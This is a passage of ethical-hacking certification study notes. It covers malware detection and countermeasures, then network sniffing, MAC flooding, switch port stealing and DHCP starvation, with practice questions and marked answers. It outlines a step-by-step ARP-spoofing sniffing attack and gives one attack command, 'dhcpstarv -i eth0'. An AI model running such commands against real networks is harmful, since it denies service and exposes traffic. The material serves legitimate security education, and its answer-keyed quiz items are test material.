 - It computes checksums according to the **MD5 checksum** algorithm.
- **WinMD5:**
 - WinMD5 is a Windows utility for computing the **MD5 hashes** ("fingerprints") of files.
 - These fingerprints can be used to ensure that the **file is uncorrupted**.

Files and **Folder** Integrity Checker

Scanning for Suspicious **Network Activities**

- Trojans connect **back to handlers** and send confidential information to attackers.
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses.
- Run tools such as **Capsa** to monitor network traffic and look for suspicious activities sent over the web.

Detecting Trojans and Worms with **Capsa** **Network Analyzer**

- Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **Trojan activities on a network**.

Virus Detection Methods

- **Scanning:**
 - Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus.
- **Integrity Checking:**
 - Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors.
- **Interception:**
 - The interceptor monitors the operating system requests that are written to the disk.
- **Code Emulation:**
 - In code emulation techniques, the **anti-virus executes the malicious code** inside a virtual machine to simulate CPU and memory activities.
 - This techniques is considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine mimics the real machine.
- **Heuristic Analysis:**
 - Heuristic analysis can be **static** or **dynamic**.
 - In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral.
 - In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral.

Q1) Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?

1. **System integrity verification tools**
2. Anti-Virus Software
3. A properly configured gateway
4. There is no way of finding out until a new updated signature file is released

A1) Programs like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g.,daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

Q2) Which Windows system tool checks integrity of critical files that has been digitally signed by Microsoft?

1. signverif.exe
2. **sigverif.exe**
3. msverif.exe

4. verifier.exe

Q3) Which of the following tool would be considered as Signature Integrity Verifier (SIV)?

1. Nmap
2. SNORT
3. VirusSCAN
4. **Tripwire**

Q4) A file integrity program such as Tripwire protects against Trojan horse attacks by:

1. Automatically deleting Trojan horse programs
2. Rejecting packets generated by Trojan horse programs
3. Using programming hooks to inform the kernel of Trojan horse behavior
4. **Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse**

A4) Tripwire generates a database of the most common files and directories on your system. Once it is generated, you can then check the current state of your system against the original database and get a report of all the files that have been modified, deleted or added. This comes in handy if you allow other people access to your machine and even if you don't, if someone else does get access, you'll know if they tried to modify files such as /bin/login etc.

Q5) You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data.

What kind of program can you use to track changes to files on the server?

1. Network Based IDS (NIDS)
2. Personal Firewall
3. **System Integrity Verifier (SIV)**
4. Linux IP Chains

A5) System Integrity Verifiers like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

Q6) How does Tripwire (and programs like it) help against Trojan attacks?

1. Tripwire is an AV application that quarantines and removes Trojans immediately.
2. Tripwire is an AV application that quarantines and removes Trojans after a scan.
3. Tripwire is a file-integrity-checking application that rejects Trojan packets intended for the kernel.

4. **Tripwire is a file-integrity-checking application that notifies you when a system file has been altered, thus indicating a Trojan.**

A6) Tripwire is one of the better-known file integrity verifiers, and it can help prevent Trojans by notifying you immediately when an important file is altered.

Q7) Which tool is a file and directory integrity checker that aids system administrators and users in monitoring a designated set of files for any changes?

1. Hping2
2. DSniff
3. Cybercop Scanner
4. **Tripwire**

Q8) Which program is useful in ensuring the integrity of a file that has been downloaded from the Internet?

1. Tripwire
2. Norton Internet Security
3. Snort
4. **WinMD5**

A8) WinMD5 can be used to verify the integrity of a file downloaded from the Internet.

Q9) Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys

Which step would you perform to detect this type of Trojan?

1. Scan for suspicious startup programs using msconfig
2. Scan for suspicious network activities using Wireshark
3. **Scan for suspicious device drivers in c:\windows\system32\drivers**
4. Scan for suspicious open ports using netstat

Q10) Which utility will tell you in real time which ports are listening or in another state?

1. Netstat
2. **TCPView**
3. Nmap
4. Loki

A10) TCPView lists ports and what their statuses are in real time.

6.6 Countermeasures

Trojan Countermeasures

- Avoid opening **email attachments** received from unknown senders.
- Block all **unnecessary ports** at the hosts and firewall.
- Avoid accepting the programs transferred by **instant messaging**.
- Harden weak, **default configuration** settings and disable **unused functionality** including protocols and services.
- Monitor the **internal network traffic** for odd ports or encrypted traffic.
- Avoid downloading and executing applications from **untrusted sources**.
- Install patches and **security updates** for the operating systems and applications.
- Scan CDs and DVDs with **antivirus software** before using.
- Restrict permissions within the **desktop environment** to prevent malicious applications installation.
- Avoid typing the commands blindly and implementing **pre-fabricated programs or scripts**.
- Manage local workstation **file integrity** through checksums, auditing, and port scanning.
- Run **host-based antivirus**, firewall, and intrusion detection software.

Backdoor Countermeasures

- Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage.
- Educate users not to install applications downloaded from **untrusted Internet sites** and **email attachments**.
- Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors.

Virus and Worms Countermeasures

- Install **anti-virus** software that detects and removes infections as they appear.
- Generate an **anti-virus policy** for safe computing and distribute it to the staff.
- Pay attention to the **instructions** while downloading files or any programs from the Internet.
- **Update** the anti-virus software regularly.
- Avoid opening the attachments received from an **unknown sender** as viruses spread via

e-mail attachments.

- Possibility of virus infection may corrupt data, thus regularly maintain **data back up**.
- Schedule **regular scans** for all drives after the installation of anti-virus software.
- Do not accept disks or programs without checking them first using a **current version** of an anti-virus program.
- Ensure the **executable code** sent to the organization is approved.
- Do not boot the machine with **infected** bootable system disk.
- Know about the **latest virus** threats.
- Check the **DVDs** and **CDs** for virus infection.
- Ensure the **pop-up blocker** is turned on and use an Internet firewall.
- Run disk clean up, registry scanner and **defragmentation** once a week.
- Turn on the **firewall** if the OS used is Windows XP.
- Run **anti-spyware** or **adware** once in a week.
- Do not open the files with more than one **file type extension**.
- Be cautious with the files being sent through the **instant messenger**.

6.7 Anti-Malware Software

Anti-Trojan Software: TrojanHunter

- TrojanHunter is an advanced **malware scanner** that **detects all sorts of malware** such as Trojans, spyware, adware, and dialers.

Anti-Trojan Software: Emsisoft Anti-Malware

- Emsisoft Anti-Malware provides **PC protection** against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits.
- **Two combined scanners** for cleaning: Anti-Virus and Anti-Malware.
- Three **guards** against new infections: file guard, behavior blocker, and surf protection.

Anti-Trojan Software

Companion Antivirus: Immundet

Anti-virus Tools

6.8 Penetration Testing

Pen Testing for Trojans and Backdoors

- Scan the system for **open ports**, running processes, registry entries, device drivers and services.
- If any suspicious port, process, registry entry, device driver or service is discovered, check the **associated executable** files.
- Collect **more information** about these from publisher's websites, if available, and Internet.
- Check if the open ports are known to be **opened by Trojans** in wild.
- Check the **startup programs** and determine if all the programs in the list can be recognized with known functionalities.
- Check the data files for **modification** or **manipulation** by opening several files and comparing hash value of these files with a pre-computed hash.
- Check for **suspicious network activities** such as upload of bulk files or unusually high traffic going to a particular web address.
- Check the **critical OS** file modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy.
- Run an updated **Trojan scanner** from a reputed vendor to identify Trojans in wild.
- **Documents all your findings** in previous steps; it helps in determining the next action if Trojans are identified in the system.
- **Isolate infected system** from the network immediately to prevent further infection.
- **Sanitize the complete system** for Trojans using an updated anti-virus.

Penetration Testing for Virus

- **Install an anti-virus program** on the network infrastructure and on the end-user's system.
- **Update the anti-virus software** to update virus database of the newly identified viruses.
- Enable **real-time scanning**.
- **Scan the system for viruses**, which helps to **repair damage** or **delete files** infected with viruses.
- Scan the system for **running processes**, registry entry changes, Windows services, startup programs, files and folders integrity, and OS files modification.
- If any suspicious process, registry entry, startup program or service is discovered, check the **associated executable** files.
- Collect **more information** about these from publisher's websites if available, and

Internet.

- Check the **startup programs** and determine if all the programs in the list can be recognized with known functionalities.
- Check the data files for **modification** or **manipulation** by opening several files and comparing hash value of these files with a pre-computed hash.
- Check the **critical OS file** modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy.
- If suspicious activity is found, **isolate infected system** from the network immediately to prevent further infection.
- Run the anti-virus in **safe mode** and if any virus is detected, set the anti-virus to **quarantine** or **delete infected files**.
- Install **another anti-virus** and scan the system for viruses.
- If virus is found set the anti-virus to **quarantine** or **delete** the infected files.
- If virus is not found, format the system with a clean **operating system** copy.
- **Document all the findings** in previous steps; it helps in determining the next action if viruses are identified in the system.

Module Summary

- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk.
- A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications.
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system.
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- Viruses are categorized according to what do they infect and how do they infect.
- Awareness and preventive measures are the best defences against Trojans and viruses.
- Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses.

Chapter 07. Sniffing

7.1 Sniffing Concepts

Network Sniffing and Threats

- Sniffing is a process of monitoring and capturing all data packets passing through a given network using sniffing tools.
- It is a form of wiretap applied to computer networks.
- Many enterprises' switch ports are open.
- Anyone in the same physical location can plug into the network using an Ethernet cable.

How a Sniffer Works (重要)

- **Promiscuous Mode:** Sniffer turns the NIC of a system to the promiscuous mode so that it listens to all the data transmitted on its segment.
- **Decode Information:** A sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the information encapsulated in the data packet.

Types of Sniffing: Passive Sniffing

- **Passive sniffing** means sniffing through a hub, on a hub the traffic is sent to all ports.
- It involves only monitoring of the packets sent by others without sending any additional data packets in the network traffic.
- In a network that use hubs to connect systems, all hosts on the network can see all traffic therefore attacker can easily capture traffic going through the hub.
- Hub usage is out-dated today. Most modern networks use switches.

Types of Sniffing: Active Sniffing

- Active sniffing is used to sniff a switch-based network.
- Active sniffing involves injecting address resolution packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, CAM keeps track of which host is connected to which port.
- **Active Sniffing Techniques:**
 - MAC Flooding
 - DNS Poisoning

- ARP Poisoning
- DHCP Attacks
- Switch Port Stealing
- Spoofing Attack

How an Attacker Hacks the Network Using Sniffers

1. An attacker connects his laptop to a switch port.
2. He runs discovery tools to learn about network topology.
3. He identifies victim's machine to target his attacks.
4. He poisons the victim machine by using ARP spoofing techniques.
5. The traffic destined for the victim machine is redirected to the attacker.
6. The hacker extracts passwords and sensitive data from the redirected traffic.

Protocol Vulnerable to Sniffing

- **HTTP**: Data sent in clear text
- **Telnet and Rlogin**: Keystrokes including user names and passwords
- **POP**: Passwords and data sent in clear text
- **IMAP**: Passwords and data sent in clear text
- **SMTP and NNTP**: Passwords and data sent in clear text
- **FTP**: Passwords and data sent in clear text

Sniffing in the Data Link Layer of the OSI Model (重要)

- Sniffers operate at the **Data Link layer** of the OSI model.
- Networking layers in the OSI model are designed to work **independently** of each other; if a sniffer sniffs data in the Data Link layer, the upper OSI layer will not be aware of the sniffing.

Hardware Protocol Analyzer

- A hardware protocol analyzer is a piece of equipment that **captures signals** without altering the traffic in a cable segment.
- It can be used to monitor network usage and identify **malicious network traffic** generated

by hacking software installed in the network.

- It captures a data packet, decodes it, and analyzes its content according to certain **predetermined rules**.
- It allows attacker to see individual **data bytes** of each packet passing through the cable.

Hardware Protocol Analyzers



Keysight N2X N5540A



Keysight E2960B



RADCOM PrismLite Protocol Analyzer



RADCOM Prism UltraLite
Protocol Analyzer



FLUKE Networks OptiView® XG
Network Analyzer



FLUKE Networks OneTouch™
AT Network Assistant

SPAN Port (Port Mirror)

- SPAN port is a port which is configured to **receive a copy of every packet** that passes through a switch.

Wiretapping

- Wiretapping is the process of monitoring **telephone** and **Internet** conversations by a third party.
- Attackers **connect a listening device** (hardware, software, or a combination of both) to the circuit carrying information between two phones or hosts on the Internet.
- It allows an attacker to **monitor**, **intercept**, **access**, and **record information** contained in a data flow in a communication system.
- **Types of Wiretapping:**

- **Active Wiretapping**: It monitors, records, **alters** and also **injects** something into the communication or traffic.
- **Passive Wiretapping**: It only monitors and records the traffic and gain knowledge of the data it contains.

Lawful **Interception**

- Lawful interception refers to legally **intercepting data communication** between two end points for surveillance on the traditional telecommunications, VoIP, data, and multiservice networks.


Wiretapping Case Study: **PRISM**

- PRISM stands for "**P**lanning **T**ool for **R**esource **I**ntegration, **S**ynchronization, and **M**anagement," and is a "**data tool**" designed to collect and process "**foreign intelligence**" that passes through American servers.
- NSA wiretaps a huge amount of foreign internet traffic that is routed through or saved on **U.S. servers**.


7.2 MAC Attacks

MAC Address/CAM Table

- Each switch has a **fixed size dynamic Content Addressable Memory (CAM) table**.
- The CAM table **stores information** such as MAC addresses available on physical ports with their associated VLAN parameters.




How CAM Works



What Happens When CAM Table Is Full?

- Once the CAM table on the switch is full, additional ARP request traffic will flood every port on the switch.
- This will change the behavior of the switch to reset to its learning mode, broadcasting on every port similar to a hub.
- This attack will also fill the CAM tables of adjacent switches.



MAC Flooding

- MAC flooding involves flooding of CAM table with fake MAC address and IP pairs until it is full.
- Switch then acts as a hub by broadcasting packets to all machines on the network and attackers can sniff the traffic easily.

Failopen mode: the switch starts behaving as a hub and broadcasts the incoming traffic through all the ports in the network.

Mac Flooding Switches with macof

- macof is a Unix/Linux tool that is a part of dsniff collection.
- Macof sends random source MAC and IP addresses.
- This tool floods the switch's CAM tables (131,000 per min) by sending bogus MAC entries.

Switch Port Stealing

- Switch Port Stealing sniffing technique uses MAC flooding to sniff the packets.
- Attacker floods the switch with forged gratuitous ARP packets with target MAC address as source and his own MAC address as destination.
- A race condition of attacker's flooded packets and target host packets will occur and

thus switch has to change his MAC address binding constantly between two different ports.

- In such case if attacker is fast enough, he will be able to **direct the packets** intended for the target host toward his switch port.
- Attacker now manages to **steal the target host switch port** and sends ARP request to stolen switch port to discover target hosts' IP address.
- When attacker gets ARP reply, this indicates that **target host's switch port binding** has been restored and attacker can now be able to sniff the packets sent toward targeted host.

How to Defend against **MAC Attacks**

- Configuring Port Security on Cisco switch.
- Port security can be used to **restrict inbound traffic** from only a selected set of MAC addresses and limit MAC flooding attack.

Q1) Bob is attempting to sniff a wired network in his first pen test contract. He sees only traffic from the segment he is connected to. What can Bob do to gather all switch traffic?


1. **MAC flooding**
2. MAC spoofing
3. IP spoofing
4. DOS attack

A1) Bob can launch a MAC flooding attack against the switch, thereby converting the switch into a large hub. If successful, this will allow Bob to sniff all traffic passing through the switch.

7.3 DHCP Attacks

How DHCP Works

- DHCP servers maintain **TCP/IP configuration information** in a database such as valid TCP/IP configuration parameters, valid IP addresses, and duration of the lease offered by the server.
 - It provides address configurations to DHCP-enabled clients in the form of a **lease offer**.
1. Client broadcasts **DHCPDISCOVER/SOLICIT** request asking for DHCP Configuration Information.
 2. DHCP-relay agent captures the client request and **unicasts** it to the DHCP servers available in the network.
 3. DHCP server unicasts **DHCPOFFER/ADVERTISE**, which contains client and server's MAC address.
 4. Relay agent broadcasts **DHCPOFFER/ADVERTISE** in the client's subnet.
 5. Client broadcasts **DHCPREQUEST/REQUEST** asking DHCP server to provide the DHCP configuration information.
 6. DHCP server sends unicast **DHCPACK/REPLY** message to the client with the IP config and information.



DHCP Request/Reply Messages


DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client broadcast to locate available DHCP servers
DHCPOffer	Advertise	Server to client in response to DHCPDISCOVER with offer of configuration parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client message to servers either (a) Requesting offered parameters, (b) Confirming correctness of previously allocated address, or (c) Extending the lease period
DHCPAck	Relay	Server to client with configuration parameters, including committed network address
DHCPRelease	Release	Client to server relinquishing network address and canceling remaining lease
DHCPDecline	Decline	Client to server indicating network address is already in use
N/A	Reconfigure	Server tells the client that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/Reply transaction to get the updated information
DHCPInform	Information Request	Client to server, asking only for local configuration parameters; client already has externally configured network address
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to client indicating client's notion of network address is incorrect (e.g., Client has moved to new subnet) or client's lease as expired

IPv4 DHCP Packet Format

OP Code	Hardware Type	Hardware Length	HOPS
Transaction ID (XID)			
Seconds		Flags	
Client IP Address (CIADDR)			
Your IP Address (YIADDR)			
Server IP Address (SIADDR)			
Gateway IP Address (GIADDR)			
Client Hardware Address (CHADDR)—16 bytes			
Server Name (SNAME)—64 bytes			
Filename—128 bytes			
DHCP Options			

DHCP Starvation Attack

- This is a denial-of-service (DoS) attack on the DHCP servers where attacker broadcasts **forged DHCP requests** and tries to lease all of the DHCP addresses available in the DHCP scope.
- As a result legitimate user is **unable to obtain or renew an IP address** requested via DHCP, failing access to the network access.



Tool: Gobbler


DHCP Starvation Attack Tools

- **Dhcpstarv:**
 - dhcpstarv implements DHCP starvation attack. It requests **DHCP leases** on specified interface, saves them, and renews on regular basis.
- **Yersinia:**
 - Yersinia is a network tool designed to take advantage of some **weakness** in different network protocols.
 - It pretends to be a solid framework for analyzing and testing the **deployed networks and systems**.

```
dhcpstarv -i eth0
```

Rogue DHCP Server Attack

- Attacker sets **rogue DHCP server** in the network and responds to DHCP requests with bogus IP addresses; this results in compromised network access.
- This attack works in conjunction with the DHCP Starvation attack; attacker sends **TCP/IP setting** to the user after knocking him/her out from the genuine DHCP server.



tftpd32

How to Defend Against DHCP Starvation and Rogue Server Attack

- **Enable port security** to defend against DHCP starvation attack.
 - Configuring MAC limit on switch's edge ports drops the packets from further MACs

once the limit is reached.

- Enable **DHCP snooping** that allows switch to accept DHCP transaction coming only from a trusted port.


Q1) How do you defend against DHCP Starvation attack?

1. Enable ARP-Block on the switch
2. **Enable DHCP snooping on the switch**
3. Configure DHCP-BLOCK to 1 on the switch
4. Install DHCP filters on the switch to block this attack

7.4 ARP Poisoning

What Is Address Resolution Protocol (ARP)?

